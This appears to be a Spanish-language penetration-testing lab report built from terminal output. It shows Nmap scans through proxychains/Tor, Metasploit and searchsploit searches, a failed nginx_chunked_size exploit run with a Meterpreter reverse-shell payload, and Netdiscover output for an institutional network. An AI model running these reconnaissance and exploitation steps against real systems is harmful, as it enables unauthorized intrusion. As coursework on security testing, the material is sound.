[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 12:12 -05
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  127.0.0.1:9050 <--denied
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:8080  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:8080  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:8080  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:80  ...  OK
Nmap scan report for 192.188.58.47
Host is up (0.74s latency).

PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 28.26 seconds
```




Metasploit

Búsqueda de exploit para servidor web en Ubuntu nginx HTTP server




```
msf6 exploit(linux/http/nginx_chunked_size) > search ubuntu

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/linux/local/cve_2021_3493_overlayfs            2021-04-12       great      Yes    2021 Ubuntu Overlayfs LPE
   1   exploit/linux/local/af_packet_chocobo_root_priv_esc    2016-08-12       good       Yes    AF_PACKET chocobo_root Privilege Escalation
   2   exploit/linux/local/af_packet_packet_set_ring_priv_esc 2017-03-29       good       Yes    AF_PACKET packet_set_ring Privilege Escalation
   3   exploit/multi/browser/adobe_flash_nellymoser_bof       2015-06-23       great      No     Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow
   4   exploit/multi/browser/adobe_flash_net_connection_confusion 2015-03-12   great      No     Adobe Flash Player NetConnection Type Confusion
   5   exploit/linux/misc/aerospike_database_udf_cmd_exec     2020-07-31       great      Yes    Aerospike Database UDF Lua Code Execution
   6   exploit/linux/misc/cve_2020_13160_anydesk              2020-06-16       normal     Yes    AnyDesk GUI Format String Write
   7   auxiliary/scanner/http/apache_activemq_source_disclosure                normal     No     Apache ActiveMQ JSP Files Source Disclosure
   8   exploit/multi/http/apache_flink_jar_upload_exec        2019-11-13       excellent  Yes    Apache Flink JAR Upload Java Code Execution
   9   auxiliary/scanner/http/apache_flink_jobmanager_traversal 2021-01-05     normal     Yes    Apache Flink JobManager Traversal
   10  exploit/linux/smtp/apache_james_exec                   2015-10-01       normal     Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Wri
te
   11  exploit/multi/http/apache_roller_ognl_injection        2013-10-31       excellent  Yes    Apache Roller OGNL Injection
   12  exploit/multi/http/struts_dev_mode                     2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   13  exploit/linux/local/apport_abrt_chroot_priv_esc        2015-03-31       excellent  Yes    Apport / ABRT chroot Privilege Escalation
   14  post/multi/escalate/cups_root_file_read                2012-11-20       normal     No     CUPS 1.6.1 Root File Read
```




```
msf6 exploit(linux/http/nginx_chunked_size) > options

Module options (exploit/linux/http/nginx_chunked_size):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   80               yes       The remote HTTP server port (TCP)


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.9.9.243       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Ubuntu 13.04 32bit - nginx 1.4.0


msf6 exploit(linux/http/nginx_chunked_size) > 
```

Ejecución de exploit con payload predeterminado en evirtual2:80



```
[proxychains] DLL init: proxychains-ng 4.16
msf6 exploit(linux/http/nginx_chunked_size) > exploit
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16

[*] Started reverse TCP handler on 10.9.9.243:8081
[*] 192.188.58.165:80 - Searching for stack canary
[*] 192.188.58.165:80 - Assuming byte 0 0x00
[*] 192.188.58.165:80 - Brute forcing byte 1
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.165:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.165:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.165:80  ...  OK
```




```
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.165:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.165:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.165:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.165:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.165:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.165:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.165:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.165:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.165:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.165:80  ...  OK
[-] 192.188.58.165:80 - Exploit aborted due to failure: unknown: 192.188.58.165:80 - Unable to
[*] Exploit completed, but no session was created.
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
```

Metasploit

Man in the Middle


Ejecución de Netdiscover en la red institucional




```
Currently scanning: 10.14.129.0/8   |   Screen View: Unique Hosts

1011 Captured ARP Req/Rep packets, from 25 hosts.   Total size: 60668
-----------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.3     b8:ae:ed:7b:70:b0     58    3480  Elitegroup Computer Systems Co.,Ltd.
10.9.9.125      9c:b6:54:ee:c7:59    513   30780  Hewlett Packard
10.9.9.242      54:04:a6:4b:3f:ac     17    1020  ASUSTek COMPUTER INC.
10.9.9.251      3a:75:81:b1:45:b2      9     540  Unknown vendor
192.168.123.254 00:50:18:65:39:b7      1      64  AMIT, Inc.
10.9.9.16       9c:93:4e:dd:e5:99     13     780  Xerox Corporation
10.9.9.1        90:20:c2:d7:19:3f    164    9840  Aruba, a Hewlett Packard Enterprise C
10.9.9.195      00:90:a9:d5:5d:8a     30    1800  WESTERN DIGITAL
0.0.0.0         18:03:73:23:f6:3f      4     240  Dell Inc.
10.9.9.204      18:03:73:23:f6:3f      4     240  Dell Inc.
10.9.9.17       78:ca:39:fd:a5:47      2     120  Apple, Inc.
10.9.9.73       b8:ae:ed:7b:6f:4f     30    1800  Elitegroup Computer Systems Co.,Ltd.
10.9.9.152      20:4e:f6:44:50:89     77    4620  AzureWave Technology Inc.
0.0.0.0         20:4e:f6:44:50:89     78    4680  AzureWave Technology Inc.
10.9.9.10       00:50:18:65:39:b7      1      64  AMIT, Inc.
10.9.9.53       d4:be:d9:7b:86:76      1      60  Dell Inc.
10.9.9.57       18:03:73:24:8e:93      1      60  Dell Inc.
10.9.9.94       c8:2a:14:4e:00:5e      1      60  Apple, Inc.
10.9.9.101      10:78:d2:a1:20:3e      1      60  Elitegroup Computer Systems Co.,Ltd.
10.9.9.129      14:18:77:b3:de:a8      1      60  Dell Inc.
10.9.9.162      84:a9:3e:0a:dc:dc      1      60  Hewlett Packard
10.9.9.174      a4:ae:12:2a:c1:c3      1      60  Hon Hai Precision Industry Co., Ltd.
10.9.9.196      b8:ae:ed:7b:4d:87      1      60  Elitegroup Computer Systems Co.,Ltd.
```

- Versión de apache no actualizada
- Sistema operativo que ejecuta el servidor web
- SSL Medium Strength Cipher Suites Supported (SWEET32)

Búsqueda de exploits de Apache ssl




```
msf6 > search Apache ssl

Matching Modules
================

   #  Name                                           Disclosure Date  Rank    Check  Description
   -  ----                                           ---------------  ----    -----  -----------
   0  exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual  No     Apache Struts ClassLoader Ma
nipulation Remote Code Execution
   1  auxiliary/gather/impersonate_ssl                                       normal  No     HTTP SSL Certificate Imperso
nation
   2  exploit/multi/http/spring_framework_rce_spring4shell  2022-03-31       manual  Yes    Spring Framework Class prope
rty RCE (Spring4Shell)


Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/spring_framework_rce_spring
4shell

msf6 > |
```




```
msf6 > searchsploit Apache mod_ssl
[*] exec: searchsploit Apache mod_ssl

---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
Apache mod_ssl 2.0.x - Remote Denial of Service                                   | linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow                        | multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow              | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)        | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)        | unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG O | unix/remote/40347.txt
---------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
msf6 > |
```

Búsqueda de exploits por version de ssl



```
msf6 > searchsploit ssl 1.21
[*] exec: searchsploit ssl 1.21

---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow              | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)        | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)        | unix/remote/47080.c
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution | multiple/remote/41690.rb
MatrixSSL < 4.0.2 - Stack Buffer Overflow Verifying x.509 Certificates            | linux/dos/46435.txt
MatrixSSL < 4.0.2 - Stack Buffer Overflow Verifying x.509 Certificates            | linux/dos/46435.txt
PHP < 4.4.5/5.2.1 - 'shmop' SSL RSA Private-Key Disclosure                        | linux/local/3427.php
PHP < 5.3.6 'OpenSSL' Extension - 'openssl_decrypt' Ciphertext Data Memory Leak Denia | php/dos/35487.php
PHP < 5.3.6 'OpenSSL' Extension - 'openssl_encrypt' Plaintext Data Memory Leak Denial | php/dos/35486.php
---------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
msf6 > |
```

